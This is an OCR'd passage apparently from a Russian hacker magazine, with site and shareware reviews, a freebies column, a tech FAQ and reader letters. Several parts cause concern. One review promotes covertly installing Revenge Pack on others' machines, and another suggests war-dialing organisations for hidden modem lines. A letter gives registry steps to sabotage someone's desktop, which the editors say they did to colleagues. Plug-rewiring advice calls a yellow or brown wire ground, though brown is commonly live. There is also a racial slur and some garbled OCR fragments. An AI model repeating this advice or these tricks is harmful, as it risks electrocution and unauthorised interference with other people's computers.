Чтобы эта техническая накладка не испортила мне весь вечер, я тут же направился на сайт «Erotic Comics from Russia», где прочел (просмотрел?) о том, как было остановлено нашествие трахидов, оценил неординарные методы поощрения отличившихся в бою солдат армии одной банановой республики и вернулся к родным истокам — Лукоморью, с ее полуголыми русалками и находчивыми богатырями. Вот так я и провел вечер, в меру пошло, не в меру весело!

Мой Голос

http://www.stalker.net.ru/

Отвратительно! Моя собственная гениальность закопана во мне самом, так близко, что если постучать по лбу кулаком, она это услышит. Услышит и перевернется на другой бок. Разве это справедливо? Разве справедливо то, что человек использует только малую часть возможностей своего головного мозга, что его собственный организм обладает огромными внутренними резервами, которые не находят выхода, а скрытые таланты так и остаются скрытыми, пока ни приходит время делать вскрытие, после которого становится поздно что-либо менять. Эх, если бы найти подходящий инструмент для коррекции собственной природы, то я бы развернулся. Но смотрите! На этом сайте есть фраза, которая гласит: «Здесь и сейчас вы можете узнать, обучиться новейшему методу наведения транса, очень эффективной психотехнологии...». Может быть, это как раз то, что мне надо? Может быть, хоть на этот раз не обманут? Или как обычно — мечтать не вредно? Посмотрим.

Bat World Sanctuary and Educational Center


www.batworld.org

Когда Бэтман выбирал себе подходящее для супергероя имя, он не знал, что так облажается! Он почему-то подумал, что летучая мышь — это круто, а когда знающие люди объяснили ему, что это не так, было поздно — он уже пришил остренькие ушки к своей резиновой маске. Так что сейчас весь его авторитет держится на людском невежестве, исключительно до тех пор, пока широкие массы зрителей не узнают, что летучая мышь это не злобная кровососущая крыса, а маленький безобидный зверек, большинство разновидностей которого питаются исключительно жучками-паучками, а остальные, вообще, всему на свете предпочитают пыльцу и нектар! Когда же это произойдет, Бэтману придет конец, и, хотя три вида летучих мышей действительно являются вампирами, это ему уже не поможет. Я видел фотографии. Летучая мышь, пьющая кровь у маленькой бедной птички... На мордочке зверька явственно читалось отвращение к собственному образу жизни!

Bat World

A Safe Home for Our Furry Friends

Ведущий рубрики: M.J.Ash
(m.j.ash@xakep.ru)



Stretch Break Pro v 3.6

Windows 95/98
Size: 4328 кб
Shareware
http://www.paratec.com

Смотри, не врасти в кресло, дружище! Разве мама тебя не учила не горбиться, сидеть прямо и, работая за компьютером, делать перерывы каждые полчаса, чтобы глазки отдохнули и «косточки размялись»? А ты? Я так и думал! Ладно, отныне поручи заботу о своем драгоценном организме компьютеру, как давно сделали люди, живущие в странах, слегка «повернутых» на здоровом образе жизни. Вот, к примеру, программе Stretch Break Pro можно смело поручить это важное дело. Устанавливаешь ее, задаешь временные интервалы и величину физической нагрузки (кол-во упражнений) и... все! Отныне, по истечении n-ого количества времени, на твоем экране будет появляться окошечко, предлагающее тебе отдохнуть и расслабиться, а еще лучше нагрузить свои мышцы, пока они еще окончательно не атрофировались, парой-тройкой упражнений. Каких именно упражнений, будет наглядно продемонстрировано анимированными персонажами прямо в этом же окне. Так что работай за компом, здоровей и помни, кто тебя всему этому научил! ☺

COWON Jet-Audio v 4.6

Windows 95/98/NT
Size: 7350 кб
Shareware
http://www.cowon.com/English/engjetaudio0.htm

Будет желание поюзать что-нибудь навороченное и монстрообразное — смело лезь в Сеть за программой COWON Jet-Audio, не ошибешься! И чего только ни понапихали в нее создатели. Смотри сам: цифровой процессор обработки звука с 20 полосным графическим эквалайзером и блоком специальных эффектов, микшерный пульт, проигрыватель Аудио CD (который может таскать описания компакт-дисков из Internet), проигрыватель аудиофайлов (понимает форматы MPEG (MP3, MP2, MP1), Real Audio G2 (RA, RM, RAM), SUN Audio (AU, SND), MAC Audio (AIF), и Windows Audio (WAV), проигрыватель MIDI файлов (а также файлов с расширениями KAR, MOD, S3M, XM, MTM, и IT), и файлов видео (обрабатываются AVI, QTW, RM, MOV и MPG записи). Круто, верно?!! Учти еще, что во всех этих блоках реализованы всевозможные режимы воспроизведения. И, конечно же, интерфейс программы можно менять как твоей душе угодно, а дополнительными мульками, типа конвертации треков Аудио-CD в форматы WAV и RA, или прослушивания Internet радиостанций, забавляться часами.
Ну а самое главное — кнопочек, ползунков и индикаторов в COWON Jet-Audio так много, что даже самый придирчивый «естествоиспытатель» будет удовлетворен!

CyrConvHttp v 1.0

Windows 95/98/NT
Size: 113 кб
Freeware
http://www.cea.ru/~serp/fyutech/


Хочешь, чтобы твой броузер получал свои веб-странички постоянно в одной и той же кодировке? Тогда слушай меня внимательно, потому что я дважды повторять не стану! Дело в том, что недавно появилась программа CyrConvHttp, которая специально создавалась для выполнения этой задачи. Но учти, что для ее работы требуется перекодировщик CyrConv, который ты должен будешь скачать дополнительно по тому же адресу. Механизм работы этой «сладкой парочки» описывается на сайте создателей так: все запросы от броузера идут через CyrConvHttp, он отделяет тексты от всех двоичных файлов и для текстов запускает перекодировщик CyrConv, который их анализирует и, если необходимо, осуществляет перекодировку. Понятно? Ничего сложного, этакий интеллектуальный перекодирующий прокси-сервер, который легко можно подружить с любым броузером.
Разумеется, я тут же подружил его со своей Оперой, в которой процесс смены кодировки достаточно трудоемкий. Хм... стыдно признаться, но после установки CyrConvHttp я пару раз начинал напевать известную песню ламеров «Имел в виду я KOI-8 ...». ☺

GrassHopper v 1.0.6

Windows 95/98/NT
Size: 3240 кб
Shareware

Недавно слышал, как один юзер говорил другому, что его броузер самый лучший, потому что «на него можно натянуть любую шкуру»! Это заставило меня задуматься, а не отстал ли я от жизни? Может и правда, если прогу можно заставить выглядеть как сливной бачок, натянув на нее шкуру сливного бачка, то эта прога автоматически становиться рулез форева?
Хотя, наверное, нет, раз появляются программы вроде GrassHopper, которая вместо того чтобы, как все остальные, просто «дооснастить» движок IE «совершенно улетным дизайном», делает действительно нужную вещь — реализует на нем более продвинутую модель интерфейса. И вот теперь даже самый закоренелый поклонник Internet Explorer может посмотреть, как это — работать со многими окнами одновременно. Ну и плюс разные там мелочи: вроде открытия нового окна для новой страницы, и загрузки всех сайтов, собранных тобой в каком-нибудь подкаталоге твоих Favorites.
Один минус... Где-то это все я уже видел... ☺

Verbot v 3.04



Windows 95/98/NT
Size: 8988 кб
Shareware
http://www.vperson.com/

«Смотрите! У вас в доме завелась говорящая голова!» — именно с таким возгласом самый крутой чел всех времен и народов Карлсон мог бы встретить не только телевизор, но и программу Verbot, если бы у Малыша был компьютер. Только, в отличие от обычного диктора, виртуальная личность, с которой действительно можно поговорить, заинтересовала бы его намного сильнее. Может быть, эта программа заинтересует и тебя?
В комплекте поставляются сразу две личности: молодая женщина Sylvie и... инопланетянин (опять!) ☺, которого, на этот раз, зовут Ke! Черт! Иногда их ответы действительно забавны! А если тебя интересует еще что-то помимо, собственно, общения, то учти, что verbot-ы могут громко читать текстовые файлы и... хе-хе... приветствовать гостей, если ты заранее «поработаешь» на встроенном языке написания сценариев. Удачной тебе хохмы, друг!

NeoTrace v 2.02

Windows 95/98/NT
Size: 1187 кб
Shareware
http://www.neoworx.com/

А вот наш старый знакомый NeoTrace в своей новой версии заметно «заматерел». Видимо лавры VisualRoute не дают его разработчикам спать спокойно. И хотя догнать последнюю по скорости и удобству работы он так и не смог, но в плане обрастания различными наворотами продвинулся значительно. Если раньше, выполняя traceroute, NeoTrace показывал только флажок страны для каждого роутера, через который проходили твои ip-пакеты, то теперь он пытается показывать расположение этого роутера на географической карте мира.
Все задержки визуализируются на специальном графике, а также могут быть представлены в специальной сводной таблице. Карта мира выглядит привлекательно, но из-за технических трудностей, связанных с получением точной информации о географическом местонахождении каждого отдельного узла, маршрут вычерчивается в большинстве случаев не совсем правильно. Впрочем, этим в одинаковой мере страдают и другие программы подобного рода (VisualRoute и GeoBoy... — см. X № 4). Но вот в чем NeoTrace «уделал» всех своих конкурентов совершенно однозначно, так это в звуковом сопровождении своей работы! ☺

Shizzam v 2.4

Windows 95/98/NT
Size: 2790 кб
Shareware
http://www.xnet.com/~soliday/shizzam/

«Пусть на www чатятся ламеры! А ты, как истинный хакер, будешь обитать в IRC» — статья с таким названием была опубликована во втором номере нашего журнала... Стоп! Стоп! Не надо плеваться кипятком, защищая свой любимый www-чат! Я — на твоей стороне. А потому, втихаря, принес тебе прогу, с помощью которой можно вдоволь поиздеваться над «кул хацкерами», которые огромными стадами топчут вольные поля IRC. И название у нее подходящее — Шиззам!

Проникаете с помощью Шиззам на какой-нибудь IRC канал и назначаете всем, кого там найдете, по анимированному персонажу. Эти персонажи теперь будут произносить тот текст, что пишет их «хозяин», и забавно жестикулировать при этом... Особенно злобно выглядит это издевательство на тех каналах, где пишут по-русски английскими буквами — это надо слышать... В комплекте идет один персонаж, но ты можешь скачать сколько угодно...
А теперь посмотри на этих гномиков, роботов, призраков, мумий и бродяг, усеявших твой рабочий стол, и скажи: «Вот , значит, какие Вы... Хакеры...»

The Revenge Pack v 5.0

Windows 95/98
Size: 93 кб
Freeware
http://qsnuff.virtualave.net

Зачем писать программы-розыгрыши для Windows, если во всех операционных системах от Microsoft уже изначально заложена установка «не давать пользователю скучать». Я имею в виду, что если из системы и так периодически «исчезает» то одно, то другое устройство, а вид системного сообщения об ошибке уже многими воспринимается в качестве приглашения начать работу, то зачем же еще писать программы, отключающие мышь или выдающие фальшивые сообщения? Ведь все уже есть в комплекте! Но, тем не менее, я не могу отказать себе в удовольствии и продолжаю знакомить (хе-хе) своих друзей с программой Revenge Pack. Revenge Pack это подборка как стандартных, так и эксклюзивных шуточек (фальшивые сообщения, самостоятельный запуск приложений, смена разрешения экрана, завершение работы ОС, «акселератор» мыши, «импульсивный» курсор, самостоятельный набор текста и многое другое), которая поставляется с инсталлятором, который позволяет установить на выбранной машине только «необходимые» компоненты. Но главная идея-то в чем? А в том, чтобы все эти «подарочки» срабатывали время от времени, сменяя друг друга! Тот, кто будет работать на машине с установленным Revenge Pack-ом, проклянет все на свете, а в первую очередь «страшно глючные Винды»! Ну разве не прелесть?!! ☺


Switch It! v 2.1

Windows 95/98/NT
Size: 119 кб
Freeware
http://www.quite.net/~hubbie/switchit/switchitr.htm

Стандартными средствами Windows мне не удалось сделать так, чтобы переключение между несколькими раскладками клавиатуры сопровождалось звуками, различными для каждого языка и которые я мог бы задавать самостоятельно. Пришлось лезть на www.list-soft.ru , где я нашел программу Switch It!, которую сейчас и юзаю. Причем юзаю с удовольствием, очень уж приятно программа сделана. Индикатор, «по умолчанию» ассоциированный с каждой раскладкой клавиатуры, может быть изменен, клавиши, при нажатии которых происходит переключение, можно выбрать (хотя хотелось бы, чтобы их можно было задавать явно), про проигрывание звуковых файлов я уже говорил... А! Вот! Автор утверждает, что Switch It! устраняет ОШИБКУ В КОМПОНЕНТАХ Microsoft Office 97, связанную с периодической потерей языкового контекста, в результате чего текст, набранный на одном языке, считается набранным на другом... Хм... По-моему он не врет! ☺

Telephony Scanner v 1.0

Windows 95/98/NT
Size: 4773 кб
Freeware
http://xforce.iss.net/protoworx/



Компания Internet Security Systems (та самая, что ответственна за разработку Internet Scanner-а) представила программу Telephony Scanner, которая занимается тем, что прозванивает заданный диапазон телефонных номеров, старательно фиксируя те линии, на которых трубку «снимает» модем, причем в базе данных программы сохраняется любая информация, полученная от этого модема. Отчеты о проделанной работе Telephony Scanner выдает в формате HTML. В народе программу с такими функциями называют просто War Dialer-ом, так что, может быть, тебе будет интересно поюзать ее просто так, для общего развития. Ну а если тебе просто позарез нужно узнать, нет ли у какой-нибудь организации пока еще неизвестных тебе модемных линий (модем и ПК под Remote Server Mode во внутренней локальной сети были бы очень кстати ;), то с каким-нибудь War Dialer-ом тебе придется знакомиться поближе наверняка!

Ведущий рубрики – Александр «EvilOne» Болотников (evilone@mail.ru)

1. STK
http://www.stk.com/survey/survey20/survey20.cfm
Помните, в седьмом номере X эта фирма раздавала диски с прогой по управлению спутниками? Вот, а теперь она хочет узнать наше мнение об этом Sattelite Tool Kit. Просто отвечаем на 50 вопросов и получаем большую халявную кружку!

2. APC
http://www.apcc.ru/info/solution.htm
Вот уже который год эта фирма высылает всем желающим каталог и руководство по защите электропитания. Ну так надо помочь им избавиться от этой макулатуры ☺. Кстати, вот что любопытно — на официальном сайте APC, помимо каталога, разыгрывается еще и Smart-UPS 700 (а наши, конечно, его зажали). Загляните туда:
http://www.apcc.com/go/promo/register_to_win.

3. EAS
http://www.eas.com/f_forfree.html
Большая-большая коробка с набором для юных качков. В посылке были обнаружены: видеокассета (часа на два, не меньше!), две аудиокассеты и книжка. Что на кассетах находится, я, естественно, смотреть не стал. Настоящие хакеры всю эту муть затирают и записывают что-нибудь стоящее (я туда «Черный обелиск» загнал).

4. Johnny's Seeds
http://www.johnnyseeds.com/14a.html
http://www.johnnyseeds.com/14b.html
Каталог семян различных агрокультур. Ссылок две, так как каталогов тоже два — один для всех, другой только для владельцев ферм. А у вас есть ферма? У меня нет, зато у меня есть оба каталога. ☺

5. Bible Info
http://www.bibleinfo.com/gift.html
Высылают толстую (254 страницы) книженцию на религиозную тематику. Называется сие произведение «Библия и Вы». Вам это надо?

6. TopQualiTea
http://www.topqualitea.com/english/gratis_e.html
Пакетик чая высшего сорта (обращаю внимание: пакетик высшего сорта, а чай — дерьмовый). Доставка прямо из Индии к вашим дверям.

7. Nash Music Library
http://www.nash.co.jp/nml/ML/demoCD.html
Компьютерный диск, содержащий библиотеку различных музыкальных фрагментов. Обещают доставить посылку в ваш почтовый ящик за неделю!

8. 3Com
http://www.mcdirect.com/3com/10-100solution/Endreg.html
Диск по компьютерным сетям от 3Com. С этим компактом управлять сетями будет легко и приятно. И поторопитесь, ибо дисков осталось не очень много!

9. Engeener Online
http://www.engineeronline.com/cgi-bin/email.cgi?cid=112570&template=engineeronline1
Раздают всем желающим халявный коврик для мышки стоимостью 15 американских рублей!

10. BMW
http://www.bmw.com/bmwe/products/original/life_mobil/life/index.shtml
Каталоги одежды, мотоциклов и различных безделушек от фирмы BMW. Только для настоящих фанатов. ;)

11. FiveStar Casino
http://www.fivestarcasino.com/cdorder/index.htm
Очередной компакт с виртуальным казино.

12.
http://www.llucky.8m.com/join.htm
Это не халява! Но это — лотерея! Разыгрывается два мощнейших компа. Один — обыкновенный (хе-хе) 366-ой Celeron, а вот второй (главный приз, типа) — SGI Visual Workstatin 320 от Silicon Graphics. Просто для интереса приведу некоторые технические характеристики этого монстра: Pentium II 400 MHz, 128 MB Ram, 17-ти дюймовый плоский (!!!) монитор плюс куча всяких наворотов.

Разбор полетов

Судя по пришедшим письмам, халява необходима русскому человеку как воздух, так что, в основной своей массе, они были благодарительно-вопросительного характера. Ругали только за мышиные коврики, точнее, за их отсутствие по указанным ссылкам. Люди, поймите, между отправкой ссылки в редакцию и появлением журнала в продаже проходит чуть ли не месяц, а за это время все может измениться. Я и так стараюсь сдавать материал в последние сроки, чем навлекаю на себя гнев главвреда.

Да, прежде чем приступить непосредственно к ответам на самые часто задаваемые вопросы, хотел бы сообщить, что я и **Kibizoid** — разные люди, поэтому не надо мне жаловаться на то, что вы испортили проездные билеты на метро (к статье о хакнутой подземке из пятого номера). Также спешу сообщить, что я не являюсь ни редактором, ни главредом, ни издателем **X**. Я веду рубрику о халяве! Так что, плиз, не шлите мне письма с просьбой разместить вашу статью, письмо и улучшить качество обложки. Ну ладно, высказался, теперь сами вопросы:

Q: Все-таки, сколько я должен буду заплатить за эту халяву?
A: Для особо одаренных (которых в детстве три раза подкинули, два раза поймали) объясняю — НИСКОЛЬКО! Иногда с вас могут взять около двух рублей за доставку по России, но это только в том случае, когда масса посылки превышает 500 граммов.


Q: Как долго мне ждать прихода этой халявы?
A: Вечность! Шутка... Обычно, халява приходит через 4 (четыре) недели. Реже — через две недели, еще реже — через два месяца.

Q: Не очень понял, что и где писать в анкете, если я, например, живу в N-ской области N-ского района в селе N-ском?
A: Да, я не разобрал этот момент и вину свою признаю полностью. Бросив клич на своем сайте с просьбой помочь разобраться в этом вопросе, я вскоре получил письмо от Дмитрия Ветлужского (большой сенкс тебе!) с подробными объяснениями. Итак: Область указывается в графе City и обозначается как region (можно и area). В этой же графе можно указать и ваш район (**district**).
Поселки и деревни нужно указывать в графе **Street Address**. Побуржуйски они зовутся settlement.
Для примера, Московская область, Щелковский район, поселок Свердловский будет выглядить как **Moscow region, Tschelkowski district, Swerdlowski settlement**.

Q: Как по-английцки будет абонентский ящик?
A: **P.O. box**. Только я бы вам не советовал его использовать, так как многие фирмы просто не высылают халяву, если там стоит а/я. Им интересно общаться с человеком с реальным адресом.

Q: А ты уверен, что всякие бульвары, проспекты и площади надо писать транслитом, а не по-английцки?
A: Нет, не уверен. Но я также не уверен в том, что наши почтальоны хорошо знают английский язык. Хотя, если со street у них проблем не возникает, то imho не возникнет и со всем остальным. А посему:
улица — **street**
проспект — **avenue**
площадь — **square**
переулок — **lane**
набережная — **quay**
шоссе — **highway**
бульвар — **boulevard**

X



Что делать с нестандартной вилкой?

Этот вопрос я часто слышу в дорогих компьютерных магазинах. Продают, например, чуваку принтер маленький-маленький с большим таким трансформатором, чтобы с 250 до 127 понизить напряжение. Но это все лирика, а проблема в том, что часто бывают вилки, которые не лезут ни в одну розетку. Или форма вилки не нравится владель-, и он начинает ползать всюду длительное время и ныть: «А где мне шнур купить».
Просто отрезай вилку под корень, зачищай проводки. Их у нас 3, один — земля. Его определить просто: в 60% случаев земля сильно отличается по цвету от остальных, она или желтая или коричневая. Если ты сомневаешься, то прозвони проводки тестером, либо лампочкой от карманного фонаря с батарейкой. Один мой друг делал все ртом. Зубами он зачищал провода, а языком их звонил. Теперь ты можешь поставить на этот шнур любую вилку. И никаких дрянных переходников, которые постоянно искрят и жгут все на свете.

Моя игрушка требует вставить CD?

тобы игрушку обмануть, нужен CD-эмулятор. Когда ты будешь искать такую прогу в сети или на пиратском диске, то, скорее всего, подцепишь какую-нибудь заразу типа трояна. Их любят приклеивать как раз к такого рода программам.

Как спасти залитую чаем клавиатуру?

Надо разобрать, промыть и просушить. Внутри клавиатуры обычно сэндвич из трех прозрачных пленочек с контактами, их-то и надо помыть. Иначе клавиатура будет глючить и после просушки. Потерять кнопки бояться не стоит, т.к. они все закреплены на отдельной панели. Современные клавиатуры практически не сжигаемы. Главное, не залей чип, который обычно находится в правом верхнем углу, вмести с лампочками.
Сейчас разборка клавиатуры — дело безопасное, а вот лет 6 назад... Один приятель вылил чай на клаву. Не долго думая, ее развинтил, и 101 пружинка выстрелила ему в лицо вмести со 101 кнопочкой. Кнопочки с пружинками набились под диван, в тапочки, в шкаф, под шкаф, на шкаф. Детям с домашними животными очень понравилась новая интересная игра. Так проваливаются курсовые работы и развивается шизофрения (см. «Что такое шизофрения?»).

Почему после чистки мышь стала двигаться рывками?

Скорее всего, ты случайно погнул часть оптотрона во время чистки. Фотоэлементы должны располагаться на одной линии, их нужно чуть подогнуть, пока ни появится положительный эффект. Фотоэлементы находятся на плате, рядом с колесиком. Естественно, мышь при такой настройке будет в разобранном состоянии. Нужно, чтобы на нее не попадали прямые лучи света. Иначе она будет капризничать.

Какое разрешение поставить на 14'' мониторе

Обычно ставят 800х600. Нужно ориентироваться на усталость глаз. Лучше поставить то разрешение, при котором глаза устают меньше. На некоторых карточках, бывает, какое-то разрешение работает лучше, чем остальные. Обязательно поиграйся с частотами возобновления экрана яркостью и контрастами. Если поставил большое разрешение, то воспользуйся функцией «большие буквы».

Как записать на комп стереозвук?

Ты должен быть в курсе, что не все звуковые программы поддерживают стерео формат. Прог звуковой обработки развелось немерено, так что с софтом копайся сам. Практически все звуковые платы тянут стерео. Но записать на две дорожки ты можешь только через линейный вход. Т.е. вход без усилителя, к нему обычно подключают магнитофоны и прочую дребедень. Если ты где-то нарыл стереомикрофон, то ничего не выйдет. На непрофессиональных звуковых картах вход для микрофона моно. А лишний вывод замыкается на землю. Так что если ты стереоголоса захотел, то придется записывать по отдельности на каждую дорожку, а потом микшировать. К линейному выходу микрофон подключать почти бесполезно, нужен усилитель. Как ты догадался, можно писать одновременно максимум на две дорожки. Многодорожечные карточки, конечно же, есть, но это уже профессиональная техника, и цена у нее соответствующая.

Какой микрофон лучше, динамический или электретный?

Для распознавания и записи речи лучше подходит электретный. Электретный микрофон меняет сопротивление в зависимости от звуковых колебаний. Динамический — сам вырабатывает слабый ток. При записи на динамический микрофон сохраняется множество посторонних шумов. Такие микрофоны используются для записи мелодий или очень качественной записи речи. Электретный микрофон сам фильтрует часть шумов. У него обычно уже полоса пропускания. Т.е. количество частот, к которым он чувствителен, меньше чем у динамического.

Что такое трафик?

Трафик — количество байт, которое ты принял и передал своему провайдеру. Это актуально для владельцев выделенки. Если юзер превышает лимит на количество скаченной с сети порнухи, то ему назначают дополнительную плату поверх абонентской.

Что делать, если у меня мышь и внешний модем на один разъем?

Из этой ситуации есть масса выходов. Самый дорогой выход — купить мышь на порт ps/2, если он есть.
Если у модема с мышью один разъем, то мышь, скорее всего, на Com 1. Так что надо купить переходник на 2-ой ком. Можно купить новый шнур к модему на второй ком.

Самый дешевый способ — спаять шнур самому. Для этого нужно найти разъемы, их разводку и чуть-чуть отваги.
Если взять цветной бумаги,
Краски, ножницы и клей,
И еще чуть-чуть отваги,
Можно склеить 100 рублей.
(Стих неизвестного автора)

Как к Интернету можно подключиться без модема?

Через локалку. Т.е. через сетевую карточку. В крупных городах существуют локальные региональные сети, из которых возможен выход в Интернет. Можно купить себе выделенку — качественную линию, протянутую к тебе прямо от провайдера. Можешь поставить радиомодем, также для связи по выделенному радиоканалу с провайдером. Некоторые ставят спутниковую антенну на прием, а запрос отправляется по телефонной линии. Тарелка может работать и на прием и на передачу, но это уже крутая тарелка. И, наконец, оптоволокно. Все способы перечислены по возрастанию цены.
У одного парня модема не было, а хотелось очень-очень. Он стал маяться дурью: звонил провайдеру и пищал в трубку, подражая модему. Однажды он случайно сконнектился на 1200. После трехлетней тренировки он коннектится на 56к при любом качестве связи. Более того, он способен очень быстро сломать пароль сисадмина у любого провайдера; не удивительно, ведь тут к телефону подключен почти сам мозг. Естественно, он понимает сигнал на слух, так что может, подключившись к телефону, подслушать чужой пароль. Единственная проблема, что через пять минут у него пересыхает в горле, и коннект рвется.

Мой компьютер не успевает выйти из Windows и выключается!

Ну, приятель, тебе еще повезло! Вот у одного гения Windows не успевал загрузиться — выключался. Тогда этот гений привел другого, и концентрация мозгов на квадратный сантиметр достигла критической массы. Все закончилось, конечно же, в больнице, т.к. наличие напряжения в блоке питания гении проверяли языком.
Если кто еще не понял, о чем речь, новый формат блока питания ATX поддерживает засыпание как телевизор. И у одного из наших читателей компьютер засыпает на пол дороги, а загрузка начинается со скандиска. Вышли, мол, из Оконца некорректно.
Бороться с этим, прежде всего, в панели управления, в папках «управление питанием», «система», «дисплей». Если ничего не дала даже переустановка системы, то лучше просто отключить засыпание в BIOS.

Как полностью отформатить винт под виндами?

На похожий вопрос я уже как-то отвечал, но мне продолжают его задавать. Примечательно, что это интересует в основном девушек. Итак, милые дамы!
1) Перезагружаетесь в режиме эмуляции MS Dos.
2) Набираете команду LOCK и утвердительно отвечаете на предупреждение (Y). Теперь можно набирать format c: или fdisk.
Еще можно загрузиться с системной дискетки MS Dos, тогда lock не понадобится. Танцуют все!

Правда, что блок питания ATX пожароопасен?

Пока известны случаи загорания спящих телевизоров, но вот чтобы компы во сне горели, я не слышал. Однако, если ты не хочешь сделать из своего компа электрокамин, выключай его из сети, когда уходишь. Спящие телеки горели как раз тогда, когда их оставляли дома одних на недельку. Чтобы компьютер включался и выключался в определенное время суток, без постоянного присмотра, используй электромеханическое реле. Обычно такой девайс продается в виде розетки с «часами». Стоит от 100 до 800 рублей. Часовой мотор питается от сети. На циферблате можно выставить время, в которое каждые сутки розетка будет включаться и выключаться.

Что такое шизофрения?

В Сети есть много людей, которые с гордостью называют себя шизофрениками, шизиками, шизоидами. Эти ребята считают себя крутыми. Почитали бы лучше справочник моей бабушки-врача:
«СИМПТОМЫ. Со стороны психики — расстройство интеллекта, на первом месте расстройство ассоциативной деятельности, разорванность мышления, персеверация (тупое повторение — прим. Дока), интеллектуальная амбивалентность (двойственность, неразбериха, каша в голове — прим. Дока), симптомы задержки (тормозит приятель — прим. Дока). Манерность речи, мутизм (приколись! — прим. Дока)... Безразличие, апатия, понижение волевых импульсов, автоматическая подчиняемость»
Словом, если еще раз встретишь психа, который так себя называет, дай ему почитать **X**.
В следующий раз я расскажу про маниакально-депрессивный психоз, которому подвержено большинство сисадминов в слабой и вялотекущей форме.

Как к одному компу подключить несколько мониторов?

Через разветвитель. Они продаются баксов за 10 на каждом углу. Такой ты можешь сделать сам, если найдешь разъемы и разводку. Но на всех мониторах будет одно и то же.
Можно заставить машину работать с несколькими дисплеями. Для этого нужна видеокарта с несколькими выводами, они ужасно дорогие. Можно вставить две видеокарты, но не факт, что все так просто заработает. Мультидисплейность поддерживают далеко не все операционные системы. Возможен аппаратный конфликт.

Я часто сижу в сети, и занят телефон!

Некоторые провайдеры придумали неплохой выход. Ты сидишь дома на телефоне, твои друзья не могут прозвониться к тебе. Тогда они звонят твоему провайдеру по специальному телефону. Набирают тоном твой абонентский номер. И ты принимаешь звонок, не выходя из Интернета. Для этого нужен микрофон и аудиокарта, поддерживающая дуплексный режим. Т.е. такая карточка одновременно должна уметь записывать и воспроизводить. Софтом тебя снабжает провайдер. Свежо преданьице, да с нашей скоростью не больно поговоришь. И потом, если оплата почасовая да еще эта услуга также платная.... Словом, будет лучше освободить телефон, и пускай тебе перезвонят.
Есть и традиционные методы — покупка выделенной линии или новой телефонной. Некоторые умники подключаются к соседям через щиток, чтобы сидеть в Инете и трепаться по телефону. Таких ловят и штрафуют. Я сделал проще — купил пейджер. Если ты крут, то купи себе мобильник ☺.

Дикий Доктор Добрянский
(Dr.Cod@xakep.ru)
http://lama.aha.ru/7

Письмо:
От: Coolio; REALCOOLIO@MAIL.RU

Hi niggas muthafucka !
Это типа здорова уважаемые X-warriors... пишет вам один ваш constantreader. Для начала пара янки скажут несколько слов о вашем журнале... держитесь!
— Ээээ... ээээээ...
— Точно, точно.
— Заткнись, баклан!
Спасибо, парни.
Теперь к делу. Стало модно писать всяки фичи системы «западла». И вот начитавшись ваших манускриптов у меня придумалась одна такая штучка. Бывалых юзеров и X'ов ею не удивишь, а меня она очень прикалывает ☺. Делается все так:
raz: заходишь в regedit по адресу: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.
dva: создаешь двоичный параметр «NoDesktop» и пишешь в нем 01 00 00 00
tri: закрываешь все открытые окна и проги, нажимаешь на любой ярлык десктопа (потом поймешь, зачем).
...и... смотри за пальцем... нажимаешь кнопку «PrintScreen»
Chetire: запускаешь, например, пэинтбраш, делаешь там «вставить» (сам знаешь, что и куда ☺.
Piat': сохраняешь куда-ть фотку десктопа в bmp и в настройках экрана выбираешь этот файл в роле «рисунка».
Shest': reboot MD!
Весело наблюдать за френдом, который в припадке тыкает на ярлык любимого порносайта?! Но как и все вкусное имеет свои не вкусные стороны, эта фича имеет свои саксы, например, ярлыки при перезагрузке появляются позже, и поэтому все сразу видно... but don't worry, be happy.
/DOSvidanie/

Ответ X:

Хай, Кулио (Иклессиас?)!
Сам ты niggas.
Теперь тоже пара вступительных слов:
Э... Типа, панимаш, Дорогие Россияни!
Э...
Вот.
Спасибо за внимание.
Теперь о главном: были рады увидеть в ящике твое письмо, по твоему методу изгадили все компы в соседской редакции «Страны Игр». Там ребята до сих пор репу чешут — наверно, нас подозревают. Будут бить, и все из-за тебя. На этом кончаю, и все такое. Пиши нам еще — мы будем все проверять на них.

Письмо:
От: уБЫБ рЕФТПЧ; TREWOR@MAIL.RU

HI. Я не пропускаю номеров. Предлагаю написать про банкомат, как его хакнуть. p.s. xak non stop.

Ответ X:

Дарова. Мы в редакции тоже еще не пропустили ни одного номера — читаем все. Теперь о деле. Для взлома банкомата тебе понадобятся молоток и клещи. Если своих нет — напиши, мы пришлем. Молотком надо бить по крышке банкомата, а клещи нужны, чтоб вытаскивать молоток, когда он застрянет. Ну, вот и все. Главное — вовремя убежать, когда приедет милиция, и не забыть молоток и клещи. Успехов тебе в этом нелегком деле — взломе банкоматов ☺.

